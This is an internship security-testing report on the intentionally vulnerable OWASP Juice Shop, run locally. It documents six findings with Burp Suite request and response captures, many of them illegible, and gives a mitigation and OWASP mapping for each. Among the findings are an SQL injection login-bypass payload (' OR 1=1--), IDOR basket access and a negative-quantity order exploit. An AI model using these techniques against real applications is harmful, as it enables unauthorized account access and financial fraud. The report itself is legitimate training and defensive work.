Name: Eni Grace Oden

Task: Web Application Security Testing

Program: Future Interns Cybersecurity Internship

Internship Date: December 2025

Target Application: OWASP Juice shop (Intentionally Vulnerable App)

Task Summary

This assessment involved evaluating the OWASP Juice Shop application to identify security weaknesses through the use of Burp Suite and manual verification techniques. The analysis uncovered several high-impact vulnerabilities, notably user enumeration and information disclosure, which present significant risks such as targeted attacks, credential exposure, and potential account compromise. All identified issues were aligned with the OWASP Top 10 (2021) categories and ranked according to their associated risk levels. Below are the tools used in the process of carrying out the task:

- Kali linux
- OWASP Juice shop
- Burp suite

Procedure

▪ The OWASP Juice Shop application was deployed locally on a Linux-based virtual machine, with all necessary dependencies—including Node.js and npm—installed via the command-line interface to create a realistic environment for web application attack simulation.
▪ The locally hosted instance was configured as the target system for both automated and manual security assessments using Burp Suite.
▪ Burp Suite's active scanning capabilities were leveraged to enumerate application inputs, user workflows, and potential security flaws.
▪ All discovered vulnerabilities were systematically analyzed, mapped to the relevant OWASP Top 10 categories, and accompanied by recommended remediation actions to mitigate the identified risks.


Identified Vulnerabilities

1. Replay and Impersonation

The feedback functionality exhibits inadequate protection against replay attacks, allowing previously intercepted requests to be resent without detection or validation, thereby resulting in unauthorized duplicate submissions. Furthermore, weak identity enforcement mechanisms enable impersonation, permitting attackers to submit feedback while masquerading as legitimate users. These combined weaknesses reflect deficiencies in authentication and access control controls, significantly compromising the integrity of the application and increasing its exposure to abuse.

▪ Impact: Facilitates unauthorized duplicate submissions and user impersonation, potentially degrading data integrity and trust.
▪ Risk Rating: Medium

Evidence:




```
POST /api/Feedbacks/ HTTP/1.1
Host: localhost:3000
Content-Length: [illegible]
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: [illegible]
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) [illegible] Safari/537.36
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
Connection: keep-alive

{
  "captchaId":[illegible],
  "captcha":"[illegible]",
  "comment":"[illegible]",
  "rating":[illegible]
}
```

```
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Feedbacks/[illegible]
Content-Type: application/json; charset=utf-8
Content-Length: [illegible]
ETag: W/"[illegible]"
Vary: Accept-Encoding
Date: Wed, 27 Aug 2025 [illegible] GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "status":"success",
  "data":{
    "id":[illegible],
    "comment":"[illegible]",
    "rating":[illegible],
    "updatedAt":"[illegible]",
    "createdAt":"[illegible]",
    "UserId":null
  }
}
```



```
POST /api/Feedbacks/ HTTP/1.1
Host: localhost:3000
Content-Length: [illegible]
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: [illegible]
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) [illegible] Safari/537.36
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
continueCode=[illegible]
Connection: keep-alive

{
  "captchaId":[illegible],
  "captcha":"[illegible]",
  "comment":"[illegible]",
  "rating":[illegible]
}
```

```
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Feedbacks/[illegible]
Content-Type: application/json; charset=utf-8
Content-Length: [illegible]
ETag: W/"[illegible]"
Vary: Accept-Encoding
Date: [illegible] GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "status":"success",
  "data":{
    "id":[illegible],
    "comment":"[illegible]",
    "rating":[illegible],
    "updatedAt":"[illegible]",
    "createdAt":"[illegible]",
    "UserId":null
  }
}
```


▪ **Mitigation Strategies:**
• Enforce robust identity validation mechanisms.
• Implement anti-replay controls such as nonces and timestamp-based request validation.
• Apply strict access control checks to feedback-related actions.


2. SQL Injection (SQLi)

A critical SQL injection vulnerability was identified within the authentication mechanism. The login functionality fails to properly sanitize user-supplied input, allowing crafted payloads (for example, ' OR 1=1--) to alter backend database queries. This flaw enables authentication bypass and may grant unauthorized administrative access, leading to exposure of sensitive data and a severe compromise of overall system integrity.

▪ **Impact:** Allows authentication bypass and unauthorized elevation of privileges, potentially resulting in full database compromise.
▪ **Risk Rating:** High

▪ **Evidence:**





```
POST /rest/user/login HTTP/1.1
Host: localhost:3000
Content-Length: [illegible]
sec-ch-ua-platform: "Linux"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
sec-ch-ua: [illegible]
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/[illegible] Safari/537.36
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
[illegible]
Connection: keep-alive

{
  "email":"[illegible]",
  "password":"[illegible]"
}
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: [illegible]
ETag: W/"[illegible]"
Vary: Accept-Encoding
Date: Mon, 01 Sep 2025 [illegible] GMT
Connection: keep-alive
Keep-Alive: timeout=5

{
  "authentication":{
    "token":
    "[illegible]",
    "bid":1,
    "umail":"[illegible]"
  }
}
```

▪ **Mitigation Strategies:**


• Use parameterized queries or prepared statements for all database interactions.
• Implement strict input validation and sanitization controls.
• Enforce the principle of least privilege by restricting database user permissions.

3. User Enumeration and Information Leakage

The Photo Wall functionality discloses the existence of valid user accounts through inconsistent application responses and exposes sensitive system-level information. These behaviors provide attackers with both a reliable user enumeration vector and insight into the underlying application environment. When combined, these weaknesses enable targeted brute-force attacks, facilitate credential harvesting, and increase the likelihood of account takeover and broader system compromise.

▪ **Impact:** Enables targeted attacks that may result in credential compromise and account takeover.
▪ **Risk Rating:** Medium

▪ **Evidence:**



```
GET /rest/memories/ HTTP/1.1
Host: localhost:3000
sec-ch-ua-platform: "Linux"
Accept-Language: [illegible]
Accept: application/json, text/plain, */*
sec-ch-ua: [illegible]
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/[illegible] Safari/537.36
sec-ch-ua-mobile: ?0
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
continueCode=[illegible]
```

```
"createdAt":"[illegible]",
"updatedAt":"[illegible]",
"User":{
    "id":[illegible],
    "username":"",
    "email":"[illegible]",
    "password":"[illegible]",
    "role":"deluxe",
    "deluxeToken":
    "[illegible]",
    "lastLoginIp":"",
    "profileImage":"assets/public/images/uploads/[illegible].jpg",
    "totpSecret":"",
    "isActive":true,
    "createdAt":"[illegible]",
    "updatedAt":"[illegible]",
    "deletedAt":null
  }
},
{
  "UserId":[illegible],
  "id":[illegible],
  "caption":"[illegible]",
  "imagePath":
  "assets/public/images/uploads/[illegible].jpg",
  "createdAt":"[illegible]",
  "updatedAt":"[illegible]",
  "User":{
    "id":[illegible],
    "username":"[illegible]",
    "email":"[illegible]",
    "password":"[illegible]",
    "role":"admin",
    "deluxeToken":"",
```

▪ **Mitigation Strategies:**

• Standardize authentication and application error messages to prevent disclosure of valid or invalid user accounts.

• Implement rate limiting and account lockout mechanisms to mitigate brute-force attempts.


• Prevent exposure of sensitive information in logs, API responses, and HTTP headers.

• Disable stack traces, version identifiers, and debug information in production responses.

4. Insecure Token Design – Credential Exposure in JWT

The application's JSON Web Token (JWT) implementation was found to embed user credentials hashed using MD5, an outdated and cryptographically weak algorithm. This flawed design results in the exposure of sensitive authentication data within the token itself, allowing attackers to potentially recover or crack user passwords. As a result, affected user accounts are at high risk of compromise, undermining the overall security of the authentication mechanism.

▪ **Impact:** Results in exposure of user credentials, significantly increasing the risk of account takeover.
▪ **Risk Rating:** High
▪ **Evidence:**



```
[illegible]
```

▪ **Mitigation Strategies:**
• Never include or store user credentials within tokens.
• Replace MD5 with modern, adaptive password hashing algorithms such as bcrypt or Argon2.
• Ensure JWTs contain only non-sensitive claims and are protected using strong signing algorithms.


5. Insecure Direct Object Reference (IDOR)
The application exposes internal object identifiers, such as userId and basketId, without enforcing adequate authorization controls. This allows attackers to tamper with these identifiers in requests to gain unauthorized access to, or


modify, data belonging to other users. The absence of proper object-level access control significantly increases the risk of data exposure and unauthorized actions.

▪ **Impact:** Allows unauthorized access to sensitive user data.
▪ **Risk Rating:** High

▪ **Mitigation Strategy:**
• Enforce strict authorization checks for every object access request and avoid exposing predictable or sequential identifiers.

- **Evidence:**


[illegible]



```
GET /rest/basket/6 HTTP/1.1
Host: localhost:3000
sec-ch-ua-platform: "Linux"
Authorization: Bearer
[illegible]
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
[illegible]
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/[illegible] Safari/537.36
sec-ch-ua-mobile: ?0
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss;
[illegible]
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: [illegible]
ETag: [illegible]
Vary: Accept-Encoding
Date: [illegible]
Connection: keep-alive
Keep-Alive: timeout=5

{
    "status":"success",
    "data":{
        "id":6,
        "coupon":null,
        "UserId":[illegible],
        "createdAt":"[illegible]",
        "updatedAt":"[illegible]",
        "Products":[
            {
                "id":[illegible],
                "name":"[illegible]",
                "description":"[illegible]",
                "price":[illegible],
                "deluxePrice":[illegible],
                "image":"[illegible]",
                "createdAt":"[illegible]",
                "updatedAt":"[illegible]",
                "deletedAt":null,
                "BasketItem":{
```

6. Business Logic Exploitation – Payback Functionality


A business logic flaw was identified within the application's payment and credit processing mechanism. By manipulating the refund or payback workflow, an attacker can generate a negative balance or illegitimate credits, effectively creating funds beyond authorized limits. This weakness can be abused to bypass intended financial controls, resulting in revenue loss and abuse of the payment system.

▪ **Impact:** Enables unauthorized manipulation of account balances, leading to financial loss and system abuse.

▪ **Risk Rating:** Medium

▪ **Mitigation Strategy:**
Implement rigorous validation controls for refund and credit operations, enforce strict balance limits, and ensure that transaction workflows cannot be bypassed or manipulated through logical abuse.

- **Evidence:**




```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: [illegible]
ETag: W/"[illegible]"
Vary: Accept-Encoding
Date: [illegible]
Connection: keep-alive
Keep-Alive: timeout=5

{
  "status":"success",
  "data":{
    "ProductId":1,
    "BasketId":6,
    "id":[illegible],
    "quantity":-20,
    "createdAt":"[illegible]",
    "updatedAt":"[illegible]"
  }
}
```

```
Connection: keep-alive

{
  "quantity":-20
}
```



Thank you for your purchase!

Your order has been placed and is being processed. You can check for status updates on our Track Orders page.

Delivery Address
asdf
asdf, asdf, asdf, 11111
asdf
Phone Number 123456789

Order Summary

Product	Price	Quantity	Total Price
Apple Juice (1000ml)	1.99¤	-20	-39.80¤
Apple Pomace	0.89¤	1	0.89¤
		Items	-38.91¤
		Delivery	0.99¤
		Promotion	0.00¤
		Total Price	**-37.92¤**

You have gained 0 Bonus Points from this order!

OWASP Top 10 Mapping

Vulnerability	**OWASP Top 10 (2021)**	**Risk Rating**
SQL Injection in Login	A03:2021 – Injection	High
Insecure Token Design (JWT with MD5-hashed credentials)	A02:2021 – Cryptographic Failures	High
Insecure Direct Object Reference (IDOR)	A01:2021 – Broken Access Control	High
Replay and Impersonation in Feedback	A01:2021 – Broken Access Control	Medium
User Enumeration and Information Leakage	A02:2021 – Cryptographic Failures / A05:2021 – Security Misconfiguration	Medium
Business Logic Exploitation – Payback Functionality	A04:2021 – Insecure Design	Medium

Conclusion

The security assessment identified multiple critical weaknesses, including injection vulnerabilities, broken access control, insecure token implementation, information disclosure, and business logic flaws. These findings align with the OWASP Top 10 (2021) and expose the application to significant risks such as account takeover, sensitive data compromise, and financial abuse. To improve the overall security posture, it is essential to strengthen access control mechanisms, adopt secure coding and design practices, and implement modern, robust cryptographic standards across the application.